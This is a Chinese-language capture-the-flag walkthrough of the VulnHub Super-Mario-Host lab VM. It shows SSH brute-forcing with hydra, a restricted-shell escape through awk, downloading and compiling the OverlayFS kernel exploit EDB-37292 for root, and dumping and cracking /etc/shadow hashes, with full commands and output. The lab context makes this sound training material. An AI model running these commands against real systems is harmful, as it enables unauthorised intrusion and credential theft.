
Super-Mario-Host 是一个 Web 安全综合练习靶机,通关路径:内网探测定位靶机,端口与目录扫描发现 VirtualHost 配置文件,绑定域名后找到用户枚举接口,cewl 自定义字典爆破 SSH 密码,受限 Shell 中经 awk 逃逸,最后利用 Linux 3.13.0 内核的 OverlayFS 提权漏洞获取 root 权限与 flag。
环境搭建

导入攻击机及靶机,已知攻击机 IP 地址为 192.168.109.143。
攻击复现
内网主机探测
当前靶机 IP 地址未知,需进行内网主机探测,使用 arp-scan 扫描同网段主机(工具原理见arp-scan 工具的工作原理与实践)。
列出 kali 的网卡:
root@kali:~/桌面# ettercap -I
ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team
List of available Network Interfaces:
eth0 eth0 lo Local Loopback bluetooth0 Bluetooth adapter number 0列出局域网内主机:
root@kali:~/桌面# arp-scan --interface=eth0 --localnetInterface: eth0, type: EN10MB, MAC: 00:0c:29:a1:fc:1d, IPv4: 192.168.109.143Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)192.168.109.1 00:50:56:c0:00:08 VMware, Inc.192.168.109.2 00:50:56:ff:dd:8f VMware, Inc.192.168.109.254 00:50:56:fa:8c:a8 VMware, Inc.此处并未发现靶机的 IP 地址,修改虚拟机网络配置使攻击机与靶机处于同一虚拟网络内:

此时再执行扫描,发现内网中存在主机 192.168.109.144。
端口扫描
使用 nmap 对靶机进行全端口扫描:
root@kali:~/桌面# nmap -Pn -p 1-65535 192.168.109.144Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-04 15:22 CSTNmap scan report for 192.168.109.144Host is up (0.00075s latency).Not shown: 65533 closed portsPORT STATE SERVICE22/tcp open ssh8180/tcp open unknownMAC Address: 00:0C:29:FA:DF:CE (VMware)目标主机开放了 22(SSH)与 8180(HTTP)端口。
网页探索
使用 dirb 对网站目录进行扫描:
root@kali:~/桌面# dirb http://192.168.109.144:8180 /usr/share/dirb/wordlists/big.txt
START_TIME: Sat Jul 4 15:28:05 2020URL_BASE: http://192.168.109.144:8180/WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt
---- Scanning URL: http://192.168.109.144:8180/ ----+ http://192.168.109.144:8180/server-status (CODE:403|SIZE:215)+ http://192.168.109.144:8180/vhosts (CODE:200|SIZE:1364)-----------------END_TIME: Sat Jul 4 15:28:29 2020DOWNLOADED: 20458 - FOUND: 2发现可访问的网页 http://192.168.109.144:8180/vhosts,查看网页内容:

网页文件为 Apache VirtualHost 配置文件,其中登记了 mario.supermariohost.local 等域名。使用 vim /etc/hosts 修改 hosts 文件进行域名绑定:

绑定成功后,访问域名:

使用 dirb 对该域名进行目录扫描。根据已获得的信息,在字典中加入 mario、luigi、supermario 等关键词。访问 http://192.168.109.144:8180/ 时发现 nginx 服务,推测网页使用 PHP 语言,使用 -X 参数在每个目录后附加后缀 .php:
root@kali:/usr/share/dirb/wordlists# dirb http://mario.supermariohost.local:8180/ /usr/share/dirb/wordlists/big.txt -X .php
START_TIME: Sat Jul 4 16:20:44 2020URL_BASE: http://mario.supermariohost.local:8180/WORDLIST_FILES: /usr/share/dirb/wordlists/big.txtEXTENSIONS_LIST: (.php) | (.php) [NUM = 1]
---- Scanning URL: http://mario.supermariohost.local:8180/ ----+ http://mario.supermariohost.local:8180/luigi.php (CODE:200|SIZE:386)+ http://mario.supermariohost.local:8180/mario.php (CODE:200|SIZE:7080)+ http://mario.supermariohost.local:8180/command.php (CODE:200|SIZE:231)-----------------END_TIME: Sat Jul 4 16:21:08 2020DOWNLOADED: 20464 - FOUND: 3目录扫描发现了三个网页,其中 mario.php 为游戏界面,luigi.php 如下所示:

发现关键词:I Love Peach
command.php 如下所示:

此处输入 username,根据返回值的内容推测用户名,经验证 luigi 返回 User Exists,证明用户存在。
SSH 爆破
使用 cewl 从网页内容生成自定义字典:
cewl -w supermario.txt -m 5 http://mario.supermariohost.local:8180/luigi.php根据此字典文件,使用 john 生成变形密码文件:
john --wordlist=supermario.txt --stdout --rules > passwords使用 hydra 进行爆破,线程不要太高(线程过高会爆破出错误的密码),建议使用 10 线程:
root@kali:~/桌面# hydra -l luigi -P passwords 192.168.109.144 ssh -t 10
[DATA] attacking ssh://192.168.109.144:22/[STATUS] 40.00 tries/min, 40 tries in 00:01h, 811 to do in 00:21h, 10 active[22][ssh] host: 192.168.109.144 login: luigi password: luigi11 of 1 target successfully completed, 1 valid password found破解出密码为 luigi1,使用 SSH 登录:
root@kali:~/桌面# ssh luigi@192.168.109.144The authenticity of host '192.168.109.144 (192.168.109.144)' can't be established.
luigi@192.168.109.144's password:You are in a limited shell.Type '?' or 'help' to get the list of allowed commandsluigi:~$受限 Shell 逃逸
登录后发现当前目录下存在文件 message:
luigi:~$ cat messageYOU BROTHER! YOU!!I had to see it coming!!Not only you declare your love for Pricess Peach, my only love and reason of life (and lives, depending from the player), but you also mess with my server!So here you go, in a limited shell! Now you can't do much, MUHAUHAUHAUHAA
Mario.马里奥把 luigi 的 Shell 限制成了白名单模式,输入 help 查看可以使用的命令:
luigi:~$ helpawk cat cd clear echo exit help history ll lpath ls lsudo vim白名单中的 awk 支持调用系统命令,使用 awk 'BEGIN{system("/bin/bash")}' 逃逸出完整 Shell:
luigi:~$ awk 'BEGIN{system("/bin/bash")}'内核提权
逃逸后身份仍是普通用户,继续提权。使用 linuxprivchecker 脚本检查提权路径,也可以通过 Exploit-DB 针对性搜索该版本内核的利用程序。靶机使用的是 Linux 3.13.0,经搜索后发现两种利用方式:https://www.exploit-db.com/exploits/37292 与 https://www.exploit-db.com/exploits/37293。
也可以在 Kali 上使用 searchsploit 搜索:
root@kali:~/桌面# searchsploit 3.13.0---------------------------------------------------------------------------------------------------- ---------------------------------------- Exploit Title | Path | (/usr/share/exploitdb/)-----------------------------------------------------------------------------------------Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalatio | exploits/linux/local/37292.cLinux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalatio | exploits/linux/local/37293.txt-----------------------------------------------------------------------------------------从靶机上直接下载 37292.c 并编译执行:
luigi@supermariohost:~$ wget https://www.exploit-db.com/download/37292--2020-07-04 03:38:35-- https://www.exploit-db.com/download/37292Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443... connected.HTTP request sent, awaiting response... 200 OKLength: 5119 (5.0K) [application/txt]Saving to: ‘37292’
100%[======================================================>] 5,119 --.-K/s in 0s2020-07-04 03:38:37 (946 MB/s) - ‘37292’ saved [5119/5119]
luigi@supermariohost:~$ mv 37292 37292.c # 将文件改为 .c 文件luigi@supermariohost:~$ gcc 37292.c -o rootshellluigi@supermariohost:~$ ./rootshellspawning threadsmount #1mount #2child threads done/etc/ld.so.preload createdcreating shared library# whoami # 提权成功root# ls /rootDesktop Documents Downloads Music Pictures Public Templates Videos flag.zip成功获取 root 权限,/root 目录下存在 flag.zip,然而 flag 被加密。梳理所有线索,只剩一条未使用:I Love Peach。
获取 flag
用该关键词作为压缩包密码尝试解压:
# unzip flag.zipArchive: flag.zip[flag.zip] flag.txt password: inflating: flag.txt# cat flag.txtWell done :D If you reached this it means you got root, congratulations.Now, there are multiple ways to hack this machine. The goal is to get all the passwords of all the users in this machine. If you did it, then congratulations, I hope you had fun :D
Keep in touch on twitter through @mr_h4sh
Congratulations again!
mr_h4sh压缩包密码正是 ilovepeach。flag 提示真正的目标是拿到机器上所有用户的密码。将 flag.zip 传回攻击机,配合靶机上的 /etc/shadow 密文一起破解:
# cp /root/flag.zip /var/www/html攻击机使用 wget 下载:
root@kali:~/桌面# wget http://192.168.109.144:8180/flag.zip--2020-07-04 19:48:05-- http://192.168.109.144:8180/flag.zip正在连接 192.168.109.144:8180... 已连接。已发出 HTTP 请求,正在等待回应... 200 OK长度:398 [application/zip]正在保存至: “flag.zip”
flag.zip 100%[=================================================>] 398 --.-KB/s 用时 0s
2020-07-04 19:48:05 (99.4 MB/s) - 已保存 “flag.zip” [398/398])获取靶机的 hash 密文,并将其保存至 hash.txt 中:
# cat /etc/shadowroot:$6$ZmdseK46$FTvRqEZXdr3DCX2Vd6CXWmWAOJYIjcAI6XQathO3/wgvHEoyeP6DwL3NHZy903HXQ/F2uXiTXrhETX19/txbA1:17248:0:99999:7:::mario:$6$WG.vWiw8$OhoMhuAHSqPYTu1wCEWNc4xoUyX6U/TrLlK.xyhRKZB3SyCtxMDSoQ6vioNvpNOu78kQVTbwTcHPQMIDM2CSJ.:17248:0:99999:7:::luigi:$6$kAYr2OVy$1qBRKJIWqkpNohmMIP3r3H3yPDQ9UfUBcO4pahlXf6QfnqgW/XpKYlQD4jN6Cfn.3wKCWoM7gPbdIbnShFJD40:17233:0:99999:7:::先前已经获取了网页中出现的关键词并放在了 supermario.txt 中,并由它生成了字典文件 passwords.txt。现在将新的信息也就是压缩包的密码 ilovepeach 添加至 supermario.txt 中,重新生成字典文件并尝试破解密码:
root@kali:~/桌面# john --wordlist=supermario.txt --stdout --rules > passwords.txtUsing default input encoding: UTF-8Press 'q' or Ctrl-C to abort, almost any other key for status900p 0:00:00:00 100.00% (2020-07-06 09:23) 30000p/s Luigingroot@kali:~/桌面# john --wordlist=passwords.txt hash.txtUsing default input encoding: UTF-8Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])Cost 1 (iteration count) is 5000 for all loaded hashesWill run 4 OpenMP threadsPress 'q' or Ctrl-C to abort, almost any other key for statusilovepeach! (mario)ilovepeach! (root)luigi1 (luigi)3g 0:00:00:00 DONE (2020-07-06 09:25) 5.263g/s 898.2p/s 2694c/s 2694C/s ilovepeach..About!三个用户的密码全部破解完成,达成 flag 中设定的完整目标。
参考链接
- VulnHub 详情页:https://www.vulnhub.com/entry/super-mario-host,401/
- 提权脚本(EDB-37292):https://www.exploit-db.com/exploits/37292